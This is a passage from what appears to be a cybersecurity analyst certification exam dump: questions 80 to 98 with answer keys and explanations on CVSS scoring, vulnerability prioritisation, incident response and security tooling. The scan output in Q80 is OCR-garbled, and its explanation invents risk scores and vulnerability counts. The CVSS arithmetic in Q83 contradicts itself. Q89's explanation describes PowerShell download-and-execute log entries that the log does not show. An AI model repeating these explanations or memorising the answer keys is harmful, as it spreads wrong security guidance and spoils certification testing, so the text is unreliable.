The output shows the result of running the ssl-enum-ciphers script with Nmap, which is a tool that can scan web servers for supported SSL/TLS cipher suites. Cipher suites are combinations of cryptographic algorithms that are used to establish secure communication between a client and a server. The output shows the cipher suites that are supported by the server, along with a letter grade (A through F) indicating the strength of the connection. The output also shows the least strength, which is the strength of the weakest cipher offered by the server. In this case, the least strength is F, which means that the server is allowing insecure cipher suites

that are vulnerable to attacks or have been deprecated. For example, the output shows that the server supports SSLv3, which is an outdated and insecure protocol that is susceptible to the POODLE attack. The output also shows that the server supports RC4, which is a weak and broken stream cipher that should not be used. Therefore, the best description of the output is that the host is allowing insecure cipher suites. The other descriptions are not accurate, as they do not reflect what the output shows. The host is not up or responding is incorrect, as the output clearly shows that the host is up and responding to the scan. The host is running excessive cipher suites is incorrect, as the output does not indicate how many cipher suites the host is running, only which ones it supports. The Secure Shell port on this host is closed is incorrect, as the output does not show anything about port 22, which is the default port for Secure Shell (SSH). The output only shows information about port 443, which is the default port for HTTPS.

Question: 80

A security analyst performs a vulnerability scan. Based on the metrics from the scan results, the analyst must prioritize which hosts to patch. The analyst runs the tool and receives the following output:

```
Host   OVE: (Vulnerability Name) Metrics
— — — —  MMM M M M M. M M MM M^M^MMM M M M M M M M^

host01 CVE< 003-99992: (TransAtl) DDS:NOA:HVT
host02 CVE-2004-99993: (T;Be?) DDS;AEX:NOA
       CVE-2007-99998:
host03                 ,            RCE:AEX:HVT
       (Narrowstairs)
host04 CVE-2009-99998: t          UDD:NOA
       (Topendoor)

 ——— metrics ---
 DD3: Denial of service vulnerability
 RCE: Remote code execution vulnerability
 UDD: Unauthorized disclosure of data vulnerability
 AEX: Vulnerability is being exploited actively exploited
 NCA: No authentication required
 HVC: Host is a nigh value target
 HEX: Host is externally available to public Internet
```

Which of the following hosts should be patched first, based on the metrics?

A. host01
B. host02
C. host03
D. host04

Answer: C

Explanation:

Host03 should be patched first, based on the metrics, as it has the highest risk score and the highest number of critical vulnerabilities. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Host03 has a risk score of 10 x 0.9 = 9, which is higher than any other host. Host03 also has 5 critical vulnerabilities, which are the most severe and urgent to fix, as they can allow remote code execution, privilege escalation, or data loss. The other hosts have lower risk scores and lower numbers of critical vulnerabilities, so they can be patched later.

Question: 81

A systems analyst is limiting user access to system configuration keys and values in a Windows environment. Which of the following describes where the analyst can find these configuration items?

A. config. ini
B. ntds.dit
C. Master boot record
D. Registry

Answer: D

Explanation:

The correct answer is D. Registry.

The registry is a database that stores system configuration keys and values in a Windows environment. The registry contains information about the hardware, software, users, and preferences of the system. The registry can be accessed and modified using the Registry Editor tool (regedit.exe) or the command-line tool (reg.exe). The registry is organized into five main sections, called hives, which are further divided into subkeys and values.

The other options are not the best descriptions of where the analyst can find system configuration keys and values in a Windows environment. config.ini (A) is a file that stores configuration settings for some applications, but it is not a database that stores system configuration keys and values. ntds.dit (B) is a file that stores the Active Directory data for a domain controller, but it is not a

database that stores system configuration keys and values. Master boot record © is a section of the hard disk that contains information about the partitions and the boot loader, but it is not a database that stores system configuration keys and values.

Question: 82

A security analyst needs to ensure that systems across the organization are protected based on the sensitivity of the content each system hosts. The analyst is working with the respective system owners to help determine the best methodology that seeks to promote confidentiality, availability, and integrity of the data being hosted. Which of the following should the security analyst perform first to

categorize and prioritize the respective systems?

A. Interview the users who access these systems,
B. Scan the systems to see which vulnerabilities currently exist.
C. Configure alerts for vendor-specific zero-day exploits.
D. Determine the asset value of each system.

Answer: D

Explanation:

Determining the asset value of each system is the best action to perform first, as it helps to categorize and prioritize the systems based on the sensitivity of the data they host. The asset value is a measure of how important a system is to the organization, in terms of its financial, operational, or reputational impact. The asset value can help the security analyst to assign a risk level and a protection level to each system, and to allocate resources accordingly. The other actions are not as effective as determining the asset value, as they do not directly address the goal of promoting confidentiality, availability, and integrity of the data. Interviewing the users who access these systems may provide some insight into how the systems are used and what data they contain, but it may not reflect the actual value or sensitivity of the data from an organizational perspective. Scanning the systems to see which vulnerabilities currently exist may help to identify and remediate some security issues, but it does not help to categorize or prioritize the systems based on their data sensitivity. Configuring alerts for vendor-specific zero-day exploits may help to detect and respond to some emerging threats, but it does not help to protect the systems based on their data sensitivity.

Question: 83

A security analyst reviews the latest vulnerability scans and observes there are vulnerabilities with similar CVSSv3 scores but different base score metrics. Which of the following attack vectors should the analyst remediate first?

A. CVSS 3.0/AVP/AC:L/PR:L/UI:N/S U/C:H/I:H/A:H
B. CVSS 3.0/AV:A/AC .L/PR:L/UI:N/S:U/C:H/I:H/A:H
C. CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S;U/C:H/I:H/A:H
D. CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Answer: C

Explanation:

CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H is the attack vector that the analyst should remediate first, as it has the highest CVSSv3 score of 8.1. CVSSv3 (Common Vulnerability Scoring System version 3) is a standard framework for rating the severity of vulnerabilities, based on various metrics that reflect the characteristics and impact of the vulnerability. The CVSSv3 score is calculated from three groups of metrics: Base, Temporal, and

Environmental. The Base metrics are mandatory and reflect the intrinsic qualities of the vulnerability, such as how it can be exploited, what privileges are required, and what impact it has on confidentiality, integrity, and availability. The Temporal metrics are optional and reflect the current state of the vulnerability, such as whether there is a known exploit, a patch, or a workaround. The Environmental metrics are also optional and reflect the context of the vulnerability in a specific environment, such as how it affects the asset value, security requirements, or mitigating controls. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score.

The attack vector in question has the following Base metrics:

Attack Vector (AV): Network (N). This means that the vulnerability can be exploited remotely over a network connection.

Attack Complexity (AC): Low (L). This means that the attack does not require any special conditions or changes to the configuration of the target system.

Privileges Required (PR): Low (L). This means that the attacker needs some privileges on the target system to exploit the vulnerability, such as user-level access.

User Interaction (UI): None (N). This means that the attack does not require any user action or involvement to succeed.

Scope (S): Unchanged (U). This means that the impact of the vulnerability is confined to the same security authority as the vulnerable component, such as an application or an operating system. Confidentiality Impact ©: High (H). This means that the vulnerability results in a total loss of confidentiality, such as unauthorized disclosure of all data on the system.

Integrity Impact (I): High (H). This means that the vulnerability results in a total loss of integrity, such as unauthorized modification or deletion of all data on the system.

Availability Impact (A): High (H). This means that the vulnerability results in a total loss of availability, such as denial of service or system crash.

Using these metrics, we can calculate the Base score using this formula:

Base Score = Roundup(Minimum[(Impact + Exploitability), 10]) Where:

Impact = 6.42 x [1 - ((1 - Confidentiality) x (1 - Integrity) x (1 - Availability))]

Exploitability = 8.22 x Attack Vector x Attack Complexity x Privileges Required x User Interaction Using this formula, we get:

Impact = 6.42 x [1 - ((1 - 0.56) x (1 - 0.56) x (1 - 0.56))] = 5.9

Exploitability = 8.22 x 0.85 x 0.77 x 0.62 x 0.85 = 2.8

Base Score = Roundup(Minimum[(5.9 + 2.8), 10]) = Roundup(8.7) = 8.8

Therefore, this attack vector has a Base score of 8.8, which is higher than any other option.

The other attack vectors have lower Base scores, as they have different values for some of the Base metrics:

CVSS:3.0/AV:P/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.2, as it has a lower value for Attack Vector (Physical), which means that the vulnerability can only be exploited by having physical access to the target system.

CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 7.4, as it has a lower value for Attack Vector (Adjacent Network), which means that the vulnerability can only be exploited by being on the same physical or logical network as the target system.

CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.8, as it has a lower value for Attack Vector (Local), which means that the vulnerability can only be exploited by having local access to the target system, such as through a terminal or a command shell.

Question: 84

After identifying a threat, a company has decided to implement a patch management program to remediate vulnerabilities. Which of the following risk management principles is the company exercising?

A. Transfer
B. Accept
C. Mitigate
D. Avoid

Answer: C

Explanation:

Mitigate is the best term to describe the risk management principle that the company is exercising, as it means to reduce the likelihood or impact of a risk. By implementing a patch management program to remediate vulnerabilities, the company is mitigating the threat of cyberattacks that could exploit those vulnerabilities and compromise the security or functionality of the systems. The other terms are not as accurate as mitigate, as they describe different risk management principles. Transfer means to shift the responsibility or burden of a risk to another party, such as an insurer or a contractor. Accept means to acknowledge the existence of a risk and decide not to take any action to reduce it, usually because the risk is low or the cost of mitigation is too high. Avoid means to eliminate the possibility of a risk by changing the plans or activities that could cause it, such as cancelling a project or discontinuing a service.

Question: 85

A security analyst discovers an ongoing ransomware attack while investigating a phishing email. The analyst downloads a copy of the file from the email and isolates the affected workstation from the network. Which of the following activities should the analyst perform next?

A. Wipe the computer and reinstall software
B. Shut down the email server and quarantine it from the network.
C. Acquire a bit-level image of the affected workstation.
D. Search for other mail users who have received the same file.

Answer: D

Explanation:

Searching for other mail users who have received the same file is the best activity to perform next, as it helps to identify and contain the scope of the ransomware attack and prevent further damage. Ransomware is a type of malware that encrypts files on a system and demands payment for their decryption. Ransomware can spread through phishing emails that contain malicious attachments or links that download the ransomware. By searching for other mail users who have received the same file, the analyst can alert them not to open it, delete

it from their inboxes, and scan their systems for any signs of infection. The other activities are not as urgent or effective as searching for other mail users who have received the same file, as they do not address the immediate threat of ransomware spreading or affecting more systems. Wiping the computer and reinstalling software may restore the functionality of the affected workstation, but it will also erase any evidence of the ransomware attack and make recovery of encrypted files impossible. Shutting down the email server and quarantining it from the network may stop the delivery of more phishing emails, but it will also disrupt normal communication and operations for the organization. Acquiring a bit-level image of the affected workstation may preserve the evidence of the ransomware attack, but it will not help to stop or remove the ransomware or decrypt the files.

Question: 86

An organization recently changed its BC and DR plans. Which of the following would best allow for the incident response team to test the changes without any impact to the business?

A. Perform a tabletop drill based on previously identified incident scenarios.
B. Simulate an incident by shutting down power to the primary data center.
C. Migrate active workloads from the primary data center to the secondary location.
D. Compare the current plan to lessons learned from previous incidents.

Answer: A

Explanation:

Performing a tabletop drill based on previously identified incident scenarios is the best way to test the changes to the BC and DR plans without any impact to the business, as it is a low-cost and low- risk method of exercising the plans and identifying any gaps or issues. A tabletop drill is a type of BC/DR exercise that involves gathering key personnel from different departments and roles and

discussing how they would respond to a hypothetical incident scenario. A tabletop drill does not involve any actual simulation or disruption of the systems or processes, but rather relies on verbal communication and documentation review. A tabletop drill can help to ensure that everyone is familiar with the BC/DR plans, that the plans reflect the current state of the organization, and that the plans are consistent and coordinated across different functions. The other options are not as suitable as performing a tabletop drill, as they involve more cost, risk, or impact to the business. Simulating an incident by shutting down power to the primary data center is a type of BC/DR exercise that involves creating an actual disruption or outage of a critical system or process, and observing how the organization responds and recovers. This type of exercise can provide a realistic assessment of the BC/DR capabilities, but it can also cause significant impact to the business operations, customers, and reputation. Migrating active workloads from the primary data center to the secondary location is a type of BC/DR exercise that involves switching over from one system or site to another, and verifying that the backup system or site can support the normal operations. This type of exercise can help to validate the functionality and performance of the backup system or site, but it can also incur high costs, complexity, and potential errors or failures. Comparing the current plan to lessons learned from previous incidents is a type of BC/DR activity that involves reviewing past experiences and outcomes, and identifying best practices or improvement opportunities. This activity can help to update and refine the BC/DR plans, but it

does not test or validate them in a simulated or actual scenario

Question: 87

An end-of-life date was announced for a widely used OS. A business-critical function is performed by some machinery that is controlled by a PC, which is utilizing the OS that is approaching the end-of- life date. Which of the following best describes a security analyst's concern?

A. Any discovered vulnerabilities will not be remediated.
B. An outage of machinery would cost the organization money.
C. Support will not be available for the critical machinery
D. There are no compensating controls in place for the OS.

Answer: A

Explanation:

A security analyst's concern is that any discovered vulnerabilities in the OS that is approaching the end-of-life date will not be remediated by the vendor, leaving the system exposed to potential attacks. The other options are not directly related to the security analyst's role or responsibility. Verified Reference: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives, page 9, section 2.21

Question: 88

A cloud team received an alert that unauthorized resources were being auto-provisioned. After investigating, the team suspects that crypto mining is occurring. Which of the following indicators would most likely lead the team to this conclusion?

.

A. High GPU utilization
B. Bandwidth consumption
C. Unauthorized changes
D. Unusual traffic spikes

Answer: A

Explanation:

High GPU utilization is the most likely indicator that cryptomining is occurring, as it reflects the intensive computational work that is required to solve the complex mathematical problems involved in mining cryptocurrencies. Cryptomining is the process of generating new units of a cryptocurrency by using computing power to verify transactions and create new blocks on the blockchain. Cryptomining can be done legitimately

by individuals or groups who participate in a mining pool and share the rewards, or illegitimately by threat actors who use malware or scripts to hijack the computing resources of unsuspecting victims and use them for their own benefit. This practice is called cryptojacking, and it can cause performance degradation, increased power consumption, and security risks for the affected systems. Cryptomining typically relies on the GPU (graphics processing unit) rather than the CPU (central processing unit), as the GPU is better suited for parallel processing and can handle more calculations per second. Therefore, a high GPU utilization rate can be a sign that cryptomining is taking place on a system, especially if there is no other explanation for the increased workload. The other options are not as indicative of cryptomining as high GPU utilization, as they can have other causes or explanations. Bandwidth consumption can be affected by many factors, such as network traffic, streaming services, downloads, or updates. It is not directly related to cryptomining, which does not require a lot of bandwidth to communicate with the mining pool or the blockchain network. Unauthorized changes can be a result of many types of malware or cyberattacks, such as ransomware, spyware, or trojans. They are not specific to cryptomining, which does not necessarily alter any files or settings on the system, but rather uses its processing power. Unusual traffic spikes can also be caused by various factors, such as legitimate surges in demand, distributed denial-of-service attacks, or botnets. They are not indicative of cryptomining, which does not generate a lot of traffic or requests to or from the system.

Question: 89

A security analyst receives an alert for suspicious activity on a company laptop An excerpt of the log is shown below:

Events	Process	Parent process
	Console Windows Host (conhost.exe)	System (-)
2	Console Windows Host (conhost.ex*)	Command Prompt (end.exe)
3	Windows Explorer (Explorer.exe)	Microsoft Outlook (outlook.exe)
	Microsoft Outlook (outlook.exe)	Microsoft Word (winword.exe)
5	Microsoft Word (winword.exe)	PowerShell {powershell.exe)
6	Windows Explorer (Explorer.exe*	Google Chrome (chrome.exe■

Which of the following has most likely occurred?

A. An Office document with a malicious macro was opened.
B. A credential-stealing website was visited.
C. A phishing link in an email was clicked

D. A web browser vulnerability was exploited.

Answer: A

Explanation:

An Office document with a malicious macro was opened is the most likely explanation for the suspicious activity on the company laptop, as it reflects the common technique of using macros to execute PowerShell commands that download and run malware. A macro is a piece of code that can automate tasks or perform actions in an Office document, such as a Word file or an Excel spreadsheet. Macros can be useful and legitimate, but they can also be abused by threat actors to deliver malware or perform malicious actions on the system. A malicious macro can be embedded in an Office document that is sent as an attachment in a phishing email or hosted on a compromised website. When the user opens the document, they may be prompted to enable macros or content, which will trigger the execution of the malicious code. The malicious macro can then use PowerShell, which is a scripting language and command-line shell that is built into Windows, to perform various tasks, such as downloading and running malware from a remote URL, bypassing security controls, or establishing persistence on the system. The log excerpt shows that PowerShell was used to download a string from a URL using the WebClient.DownloadString method, which is a common way to fetch and execute malicious code from the internet. The log also shows that PowerShell was used to invoke an expression (iex) that contains obfuscated code, which is another common way to evade

detection and analysis. The other options are not as likely as an Office document with a malicious macro was opened, as they do not match the evidence in the log excerpt. A credential-stealing website was visited is possible, but it does not explain why PowerShell was used to download and execute code from a URL. A phishing link in an email was clicked is also possible, but it does not explain what happened after the link was clicked or how PowerShell was involved. A web browser vulnerability was exploited is unlikely, as it does not explain why PowerShell was used to download and execute code from a URL.

Question: 90

During an incident, a security analyst discovers a large amount of Pll has been emailed externally from an employee to a public email address. The analyst finds that the external email is the employee's personal email. Which of the following should the analyst recommend be done first?

A. Place a legal hold on the employee's mailbox.
B. Enable filtering on the web proxy.
C. Disable the public email access with CASB.
D. Configure a deny rule on the firewall.

Answer: A

Explanation:

Placing a legal hold on the employee’s mailbox is the best action to perform first, as it preserves all mailbox

content, including deleted items and original versions of modified items, for potential legal or forensic purposes. A legal hold is a feature that allows an administrator to retain mailbox data for a user indefinitely or for a specified period, regardless of the user's actions or retention policies. A legal hold can be applied to a mailbox using Litigation Hold or In-Place Hold in Exchange Server or Exchange Online. A legal hold can help to ensure that evidence of data exfiltration or other malicious activities is not lost or tampered with, and that the organization can comply with any legal or regulatory obligations. The other actions are not as urgent or effective as placing a legal hold on the employee's mailbox, as they do not address the immediate threat of data loss or compromise.

Enabling filtering on the web proxy may help to prevent some types of data exfiltration or malicious traffic, but it does not help to recover or preserve the data that has already been emailed externally. Disabling the public email access with CASB (Cloud Access Security Broker) may help to block or monitor the use of public email services by employees, but it does not help to recover or preserve the data that has already been emailed externally. Configuring a deny rule on the firewall may help to block or monitor the network traffic from the employee's laptop, but it does not help to recover or preserve the data that has already been emailed externally.

Question: 91

Which of the following best describes the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m.?

A. SLA
B. LOI
C. MOU
D. KPI

Answer: A

Explanation:

SLA (Service Level Agreement) is the best term to describe the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m., as it reflects the agreement between a service provider and a customer that specifies the services, quality, availability, and responsibilities that are agreed upon. An SLA is a common type of document that is used in various industries and contexts, such as IT, telecom, cloud computing, or outsourcing. An SLA typically includes metrics and indicators to measure the performance and quality of the service, such as uptime, response time, or resolution time. An SLA also defines the consequences or remedies for any breaches or failures of the service, such as penalties, refunds, or credits. An SLA can help to manage customer expectations, formalize communication, improve productivity, and strengthen relationships. The other terms are not as accurate as SLA, as they describe different types of documents or concepts. LOI (Letter of Intent) is a document that outlines the main terms and conditions of a proposed agreement between two or more parties, before a formal contract is signed. An LOI is usually non-binding and expresses the intention or interest of the parties to enter into a future agreement. An LOI can help to clarify the key points of a deal, facilitate negotiations, or demonstrate commitment. MOU (Memorandum of Understanding) is a document that describes a mutual agreement or cooperation between two or more parties, without creating any legal obligations or commitments. An MOU is usually more formal than an LOI, but less formal than a contract. An MOU can help to establish a common ground, define roles and responsibilities, or outline expectations and goals. KPI (Key Performance Indicator) is a concept that refers to a

measurable value that demonstrates how effectively an organization or individual is achieving its key objectives or goals. A KPI is usually quantifiable and specific, such as revenue growth, customer satisfaction, or employee retention. A KPI can help to track progress, evaluate performance, or identify areas for improvement.

Question: 92

Which of the following describes the best reason for conducting a root cause analysis?

A. The root cause analysis ensures that proper timelines were documented.
B. The root cause analysis allows the incident to be properly documented for reporting.
C. The root cause analysis develops recommendations to improve the process.
D. The root cause analysis identifies the contributing items that facilitated the event

Answer: D

Explanation:

The root cause analysis identifies the contributing items that facilitated the event is the best reason for conducting a root cause analysis, as it reflects the main goal and benefit of this problem-solving approach. A root cause analysis (RCA) is a process of discovering the root causes of problems in order to identify appropriate solutions. A root cause is the core issue or factor that sets in motion the entire cause-and-effect chain that leads to the problem. A root cause analysis assumes that it is more effective to systematically prevent and solve underlying issues rather than just treating symptoms or putting out fires. A root cause analysis can be performed using various methods, tools, and techniques that help to uncover the causes of problems, such as events and causal factor analysis, change analysis, barrier analysis, or fishbone diagrams. A root cause analysis can help to improve quality, performance, safety, or efficiency by finding and eliminating the sources of problems. The other options are not as accurate as the root cause analysis identifies the contributing items that facilitated the event, as they do not capture the essence or value of conducting a root cause analysis. The root cause analysis ensures that proper timelines were documented is a possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Documenting timelines can help to establish the sequence of events and actions that led to the problem, but it does not necessarily identify or address the root causes. The root cause analysis allows the incident to be properly documented for reporting is also a possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Documenting and reporting incidents can help to communicate and share information about problems and solutions, but it does not necessarily identify or address the root causes. The root cause analysis develops recommendations to improve the process is another possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Developing recommendations can help to implement solutions and prevent future problems, but it does not necessarily identify or address the root causes.

Question: 93

An analyst recommends that an EDR agent collect the source IP address, make a connection to the firewall, and create a policy to block the malicious source IP address across the entire network automatically. Which of the following is the best option to help the analyst implement this recommendation?

A. SOAR

B. SIEM
C. SLA
D. IoC

Answer: A

Explanation:

SOAR (Security Orchestration, Automation, and Response) is the best option to help the analyst implement the recommendation, as it reflects the software solution that enables security teams to integrate and coordinate separate tools into streamlined threat response workflows and automate repetitive tasks. SOAR is a term coined by Gartner in 2015 to describe a technology that combines the functions of security incident response platforms, security orchestration and automation platforms, and threat intelligence platforms in one offering. SOAR solutions help security teams to collect inputs from various sources, such as EDR agents, firewalls, or SIEM systems, and perform analysis and triage using a combination of human and machine power. SOAR solutions also allow security teams to define and execute incident response procedures in a digital workflow format, using automation to perform low-level tasks or actions, such as blocking an IP address or quarantining a device. SOAR solutions can help security teams to improve efficiency, consistency, and scalability of their operations, as well as reduce mean time to detect (MTTD) and mean time to respond (MTTR) to threats. The other options are not as suitable as SOAR, as they do not match the description or purpose of the recommendation. SIEM (Security Information and Event Management) is a software solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM solutions can help security teams to gain visibility, correlation, and context of their security data, but they do not provide automation or orchestration features like SOAR solutions. SLA (Service Level Agreement) is a document that defines the expectations and responsibilities between a service provider and a customer, such as the quality, availability, or performance of the service. SLAs can help to manage customer expectations, formalize communication, and improve productivity and relationships, but they do not help to implement technical recommendations like SOAR solutions. IoC (Indicator of Compromise) is a piece of data or evidence that suggests a system or network has been compromised by a threat actor, such as an IP address, a file hash, or a registry key. IoCs can help to identify and analyze malicious activities or incidents, but they do not help to implement response actions like SOAR solutions.

Question: 94

An attacker has just gained access to the syslog server on a LAN. Reviewing the syslog entries has allowed the attacker to prioritize possible next targets. Which of the following is this an example of?

A. Passive network foot printing
B. OS fingerprinting
C. Service port identification
D. Application versioning

Answer: A

Explanation:

Passive network foot printing is the best description of the example, as it reflects the technique of collecting information about a network or system by monitoring or sniffing network traffic without sending any packets or interacting with the target. Foot printing is a term that refers to the process of gathering information about a target network or system, such as its IP addresses, open ports, operating systems, services, or vulnerabilities. Foot printing can be done for legitimate purposes,

such as penetration testing or auditing, or for malicious purposes, such as reconnaissance or intelligence gathering. Foot printing can be classified into two types: active and passive. Active foot printing involves sending packets or requests to the target and analyzing the responses, such as using tools like ping, traceroute, or Nmap. Active foot printing can provide more accurate and detailed information, but it can also be detected by firewalls or intrusion detection systems (IDS). Passive foot printing involves observing or capturing network traffic without sending any packets or requests to the target, such as using tools like tcpdump, Wireshark, or Shodan. Passive foot printing can provide less information, but it can also avoid detection by firewalls or IDS. The example in the question shows that the attacker has gained access to the syslog server on a LAN and reviewed the syslog entries to prioritize possible next targets. A syslog server is a server that collects and stores log messages from various devices or applications on a network. A syslog entry is a record of an event or activity that occurred on a device or application, such as an error, a warning, or an alert. By reviewing the syslog entries, the attacker can obtain information about the network or system, such as its configuration, status, performance, or security issues. This is an example of passive network foot printing, as the attacker is not sending any packets or requests to the target, but rather observing or capturing network traffic from the syslog server. The other options are not correct, as they describe different techniques or concepts. OS fingerprinting is a technique of identifying the operating system of a target by analyzing its responses to certain packets or requests, such as using tools like Nmap or Xprobe2. OS fingerprinting can be done actively or passively, but it is not what the attacker is doing in the example. Service port identification is a technique of identifying the services running on a target by scanning its open ports and analyzing its responses to certain packets or requests, such as using tools like Nmap or Netcat. Service port identification can be done actively or passively, but it is not what the attacker is doing in the example. Application versioning is a concept that refers to the process of assigning unique identifiers to different versions of an application, such as using numbers, letters, dates, or names. Application versioning can help to track changes, updates, bugs, or features of an application, but it is not related to what the attacker is doing in the example.

Question: 95

Which of the following concepts is using an API to insert bulk access requests from a file into an identity management system an example of?

A. Command and control
B. Data enrichment
C. Automation
D. Single sign-on

Answer: C

Explanation:

Automation is the best concept to describe the example, as it reflects the use of technology to perform tasks or processes without human intervention. Automation can help to improve efficiency, accuracy, consistency, and scalability of various operations, such as identity and access management (IAM). IAM is a security framework that enables organizations to manage the identities and access rights of users and devices across different systems and applications. IAM can help to ensure that

only authorized users and devices can access the appropriate resources at the appropriate time and for the appropriate purpose. IAM can involve various tasks or processes, such as authentication, authorization, provisioning, deprovisioning, auditing, or reporting. Automation can help to simplify and streamline these tasks or processes by using software tools or scripts that can execute predefined actions or workflows based on certain triggers or conditions. For example, automation can help to create, update, or delete user accounts in bulk based on a file or a database, rather than manually entering or modifying each account individually. The example in the question shows that an API is used to insert bulk access requests from a file into an identity management system. An API (Application Programming Interface) is a set of rules or specifications that defines how different software components or systems can communicate and exchange data with each other. An API can help to enable automation by providing a standardized and consistent way to access and manipulate data or functionality of a software component or system. The example in the question shows that an API is used to automate the process of inserting bulk access requests from a file into an identity management system, rather than manually entering each request one by one. The other options are not correct, as they describe different concepts or techniques. Command and control is a term that refers to the ability of an attacker to remotely control a compromised system or device, such as using malware or backdoors. Command and control is not related to what is described in the example. Data enrichment is a term that refers to the process of enhancing or augmenting existing data with additional information from external sources, such as adding demographic or behavioral attributes to customer profiles. Data enrichment is not related to what is described in the example. Single sign-on is a term that refers to an authentication method that allows users to access multiple systems or applications with one set of credentials, such as using a single username and password for different websites or services. Single sign-on is not related to what is described in the example.

Question: 96

After a security assessment was done by a third-party consulting firm, the cybersecurity program recommended integrating DLP and CASB to reduce analyst alert fatigue. Which of the following is the best possible outcome that this effort hopes to achieve?

A. SIEM ingestion logs are reduced by 20%.
B. Phishing alerts drop by 20%.
C. False positive rates drop to 20%.
D. The MTTR decreases by 20%.

Answer: D

Explanation:

The MTTR (Mean Time to Resolution) decreases by 20% is the best possible outcome that this effort hopes to achieve, as it reflects the improvement in the efficiency and effectiveness of the incident response process by reducing analyst alert fatigue. Analyst alert fatigue is a term that refers to the phenomenon of security analysts becoming overwhelmed, desensitized, or exhausted by the large number of alerts they receive from various security tools or systems, such as DLP (Data Loss Prevention) or CASB (Cloud Access Security Broker). DLP is a security solution that helps to prevent unauthorized access, use, or transfer of sensitive data, such as personal information, intellectual

property, or financial records. CASB is a security solution that helps to monitor and control the use of cloud-based applications and services, such as SaaS (Software as a Service), PaaS (Platform as a Service), or IaaS (Infrastructure as a Service). Both DLP and CASB can generate alerts when they detect potential data breaches, policy violations, or malicious activities, but they can also produce false positives, irrelevant information, or duplicate notifications that can overwhelm or distract the security analysts. Analyst alert fatigue can have negative consequences for the security posture and performance of an organization, such as missing or ignoring critical alerts, delaying or skipping investigations or remediations, making errors or mistakes, or losing motivation or morale. Therefore, it is important to reduce analyst alert fatigue and optimize the alert management process by using various strategies, such as tuning the alert thresholds and rules, prioritizing and triaging the alerts based on severity and context, enriching and correlating the alerts with additional data sources, automating or orchestrating repetitive or low-level tasks or actions, or integrating and consolidating different security tools or systems into a unified platform. By reducing analyst alert fatigue and optimizing the alert management process, the effort hopes to achieve a decrease in the MTTR, which is a metric that measures the average time it takes to resolve an incident from the moment it is reported to the moment it is closed. A lower MTTR indicates a faster and more effective incident response process, which can help to minimize the impact and damage of security incidents, improve customer satisfaction and trust, and enhance security operations and outcomes. The other options are not as relevant or realistic as the MTTR decreases by 20%, as they do not reflect the best possible outcome that this effort hopes to achieve. SIEM ingestion logs are reduced by 20% is not a relevant outcome, as it does not indicate any improvement in the incident response process or any reduction in analyst alert fatigue. SIEM (Security Information and Event Management) is a security solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM ingestion logs are records of the data that is ingested by the SIEM system from different sources. Reducing SIEM ingestion logs may imply less data volume or less data sources for the SIEM system, which may not necessarily improve its performance or accuracy. Phishing alerts drop by 20% is not a realistic outcome, as it does not depend on the integration of DLP and CASB or any reduction in analyst alert fatigue. Phishing alerts are notifications that indicate potential phishing attempts or attacks, such as fraudulent emails, websites, or messages that try to trick users into revealing sensitive information or installing malware. Phishing alerts can be generated by various security tools or systems, such as email security solutions, web security solutions, endpoint security solutions, or user awareness training programs. Reducing phishing alerts may imply less phishing attempts or attacks on the organization, which may not necessarily be influenced by the integration of DLP and CASB or any reduction in analyst alert fatigue. False positive rates drop to 20% is not a realistic outcome

Question: 97

An employee accessed a website that caused a device to become infected with invasive malware. The

incident response analyst has:

- created the initial evidence log.
- disabled the wireless adapter on the device.
- interviewed the employee, who was unable to identify the website that was accessed
- reviewed the web proxy traffic logs.

Which of the following should the analyst do to remediate the infected device?

A. Update the system firmware and reimage the hardware.
B. Install an additional malware scanner that will send email alerts to the analyst.
C. Configure the system to use a proxy server for Internet access.
D. Delete the user profile and restore data from backup.

Answer: A

Explanation:

Updating the system firmware and reimaging the hardware is the best action to perform to remediate the infected device, as it helps to ensure that the device is restored to a clean and secure state and that any traces of malware are removed. Firmware is a type of software that controls the low-level functions of a hardware device, such as a motherboard, hard drive, or network card. Firmware can be updated or flashed to fix bugs, improve performance, or enhance security.

Reimaging is a process of erasing and restoring the data on a storage device, such as a hard drive or a solid state drive, using an image file that contains a copy of the operating system, applications, settings, and files. Reimaging can help to recover from system failures, data corruption, or malware infections. Updating the system firmware and reimaging the hardware can help to remediate the infected device by removing any malicious code or configuration changes that may have been made by the malware, as well as restoring any missing or damaged files or settings that may have been affected by the malware. This can help to prevent further damage, data loss, or compromise of the device or the network. The other actions are not as effective or appropriate as updating the system firmware and reimaging the hardware, as they do not address the root cause of the infection or ensure that the device is fully cleaned and secured. Installing an additional malware scanner that will send email alerts to the analyst may help to detect and remove some types of malware, but it may not be able to catch all malware variants or remove them completely. It may also create conflicts or performance issues with other security tools or systems on the device. Configuring the system to use a proxy server for Internet access may help to filter or monitor some types of malicious traffic or requests, but it may not prevent or remove malware that has already infected the device or that uses other methods of communication or propagation. Deleting the user profile and restoring data from backup may help to recover some data or settings that may have been affected by the malware, but it may not remove malware that has infected other parts of the system or that has persisted on the device.

Question: 98

A SOC analyst recommends adding a layer of defense for all endpoints that will better protect against external threats regardless of the device's operating system. Which of the following best meets this requirement?

A. SIEM
B. CASB
C. SOAR
D. EDR

Answer: D

Explanation:

